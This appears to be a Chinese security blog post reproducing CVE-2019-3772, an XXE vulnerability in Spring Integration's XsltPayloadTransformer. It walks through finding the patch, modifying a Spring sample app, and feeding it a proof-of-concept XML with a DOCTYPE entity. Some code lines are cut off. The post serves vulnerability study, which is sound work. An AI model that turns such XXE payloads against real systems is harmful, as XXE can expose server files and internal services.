SWRhapsody

CVE-2019-3772 复现

Introduction

在看这个漏洞之前我搜了一下，目前好像没有对个漏洞的分析。

这个漏洞是 Spring Integration 中的一个 XXE 漏洞， 受影响的版本为 4.3.18, 5.0.10, 5.1.1 以及其他古老的不再支持的版本。此漏洞于 2019-01-14 被公布。
官方公告：https://pivotal.io/security/cve-2019-3772

At First Sight

由于目前没有这个漏洞的 POC 所以只能从公开的情报开始分析，一开始有如下几个比较关键的几个因素：

1. 受影响版本。
2. 漏洞公布的日期。
3. 漏洞的类型。

由于 spring 的各个项目都是开源的，而且 spring 官方对安全问题修复以及公告发布都是很及时的，我们可以通过时间来寻找补丁的位置。首先用 github 的 compare 功能查看 1月14号之前几天 spring-integration 5.1.1 到 5.1.x 的所有修改。

SWRhapsody

1月11号有一个 “Allow XML components injection” 似乎与 XXE 有关，进去看发现补丁里有 setAttribute。那么这里肯定就是 XXE 的修复点了

spring 官方提供了一个叫 spring integration samples 的项目，我们找一个 1月11号之前使用 5.1.1 版本的来复现这个漏洞。

Code


这里我选则使用 1月5 号的版本来复现这个CVE。

```
1 git clone https://github.com/spring-projects/spring-integration-samples
2 cd spring-integration-samples
3 git checkout b17f295a98a7e2a5792ba271081dad9c482ddecd
```

我在 Ubunt server 18.10 LTS 执行 `./gradlew build` 时一直报无法找到 mainclass 的错，最后根据子项目里的说明跳过了这个问题。若要调试这个cve 可以在项目根目录运行 `./gradlew :xml:run --debug-jvm` 然后连接指令台输出的调试端口。

从补丁里我们可以看到出问题的文件是 XsltPayloadTransformer.java 直接在项目里搜索 xslt 发现样例中的 xml 项目提供了对这个类的调用。

SWRhapsody




红色框内的文件为 main 函数所在的文件，绿色框内的文件为各个 channel 对应的处理文件，黄色框内的文件定义了 XsltPayloadTransformer 的处理逻辑，淡蓝色框内的文件为待处理的消息（在main中配置），最后紫色框内的文件定义了 spring integration 中定义各个 channel，channel 所对应的类，以及 channel 的链接等逻辑。

这里有个需要注意的地方是我们需要对这个示例进行一定的修改才能触发框架中的XXE漏洞。我们先来看下为什么一开始的示例无法触发首先我们做个简单的 poc：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
    <order xmlns="http://www.example.org/orders">
    <orderItem>
        <isbn>0321200683</isbn>
        <quantity>&example;</quantity>
    </orderItem>
    <orderItem>
        <isbn>&example;</isbn>
        <quantity>1</quantity>
    </orderItem>
</order>
```

直接运行可以从红框中看到 xml 在发送到 XsltPayloadTransformer之前就被解析了。程序在绿色框内生成了一个 document 类型的消息，在黄色框中（消息生成时）xml已经被解析。



SWRhapsody

这样我们就触发不了框架中 XXE 漏洞。首先看到 XsltPayloadTransformer 中 transformSource 有对 xml 的解析，这个函数在 XsltPayloadTransformer 的 doTransform 方法中调用，只要我们在 channel 中提供的 message 是 source 类型时就会触发这个方法。

首先让 BookOrderProcessingTestApp 往 channel 中传 source 类型的 message，注意替换xml 路径。

```
public class BookOrderProcessingTestApp {

    public static void main(String[] args) throws Exception {
        AbstractApplicationContext applicationContext =
            new ClassPathXmlApplicationContext("/META-INF/spring/integration/orderProcessingSa
                BookOrderProcessingTestApp.class);
        MessageChannel messageChannel = (MessageChannel) applicationContext.getBean("ordersCha
        GenericMessage<Source> orderMessage =
            createXmlMessageFromResource("/home/XXX/XXX/spring-integration-samples/basic/xml/s
        messageChannel.send(orderMessage);
        applicationContext.close();
    }

    private static GenericMessage<Source> createXmlMessageFromResource(String path) throws Exc
        byte[] encoded = Files.readAllBytes(Paths.get(path));
        String content = new String(encoded, StandardCharsets.UTF_8);
        Source xmlInput = new StreamSource(new StringReader(content));
        return new GenericMessage<Source>(xmlInput);
    }
}
```

再在 orderProcessingSample.xml 中删掉多余的 channel

SWRhapsody

```
    xmlns:si="http://www.springframework.org/schema/integration" xmlns:xsi="http://www.w3.org/
    xmlns:util="http://www.springframework.org/schema/util"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
            http://www.springframework.org/schema/beans/spring-beans.xsd
            http://www.springframework.org/schema/integration
            http://www.springframework.org/schema/integration/spring-integration.xsd
            http://www.springframework.org/schema/integration/xml
            http://www.springframework.org/schema/integration/xml/spring-integration-xml.xsd
            http://www.springframework.org/schema/util
            http://www.springframework.org/schema/util/spring-util.xsd">

    <si:channel id="ordersChannel" />
    <si:channel id="stockCheckerChannel" />
    <si:channel id="orderRoutingChannel" />
    <si:channel id="warehouseDispatchChannel" />

    <si:channel id="outOfStockChannel" />
    <si:channel id="resupplyOrderChannel" />

    <!-- map of namespace prefix to URI -->
    <util:map id="orderNamespaceMap">
        <entry key="orderNs" value="http://www.example.org/orders" />
        <entry key="productNs" value="http://www.example.org/prodcuts" />
    </util:map>


    <!--  convert the order item to a format that can be understood by BigBooks the wholesaler
    <si-xml:xslt-transformer input-channel="ordersChannel" output-channel="resupplyOrderChanne
            xsl-resource="classpath:/META-INF/spring/integration/bigBooksSupplierTransformer.x

    <!-- send the resupply order -->
    <si:outbound-channel-adapter method="orderResupply" channel="resupplyOrderChannel">
        <bean class="org.springframework.integration.samples.xml.ExternalResupply" />
    </si:outbound-channel-adapter>

</beans>
```

修改下 bigBooksSupplierTransformer.xsl


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:sb="http://www.example.org/orders"
    xmlns:bb="http://www.example.org/orders-bigbooks">
    <xsl:template  match="/sb:order/sb:orderItem" >
        <bb:bigBooksOrder>
            <bb:order>
                <bb:purchaser>smallbooks</bb:purchaser>
                <bb:quantity>5</bb:quantity>
                <bb:isbn>
                    <xsl:value-of select="./sb:isbn/text()"/>
                </bb:isbn>
            </bb:order>

        </bb:bigBooksOrder>
    </xsl:template>
</xsl:stylesheet>
```


由于我们在 bigBooksSupplierTransformer.xsl 中配置的只处理一个 orderItem，修改order.xml。同时因为 XsltPayloadTransformer 会将 quantity 替换掉，这里我们让回显在 isbn 中。

SWRhapsody

```
4       <orderItem>
5           <isbn>&test;</isbn>
6           <quantity>2</quantity>
7       </orderItem>
8   </order>
```

最后运行程序可以看到漏洞被触发。在 XsltPayloadTransformer 中 this.templates 就是 TransformerFactory。





Reference

[1] https://blog.spoock.com/2018/10/23/java-xxe/

[2] https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#classic-xxe

SWRhapsody

0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

近期文章

携程Apollo YAML 反序列化

CVE-2020-5410

SWRhapsody

CodeQL 部分使用记录

近期评论

文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

2019年8月

2019年7月

2019年5月

2019年4月

2019年1月

2018年11月

2018年10月

2018年9月

2018年4月

2018年3月

2018年2月

2018年1月

SWRhapsody

Article Collection

Cheat Sheet

cryptography

Exercise

Exploit

HackTheBox

Penetration Test

Uncategorized

相关文章

EXPLOIT

携程Apollo YAML 反序列化

Introduction 3月份发现的一个问题，7月份提交给的携程SR 阅读更多…

EXPLOIT

CVE-2020-5410

SWRhapsody

EXPLOIT

CVE-2020-1957

Introduction 这个漏洞需要1.5.2 版本以下的 shir 阅读更多…

ABOUT

Hestia |由ThemeIsle开发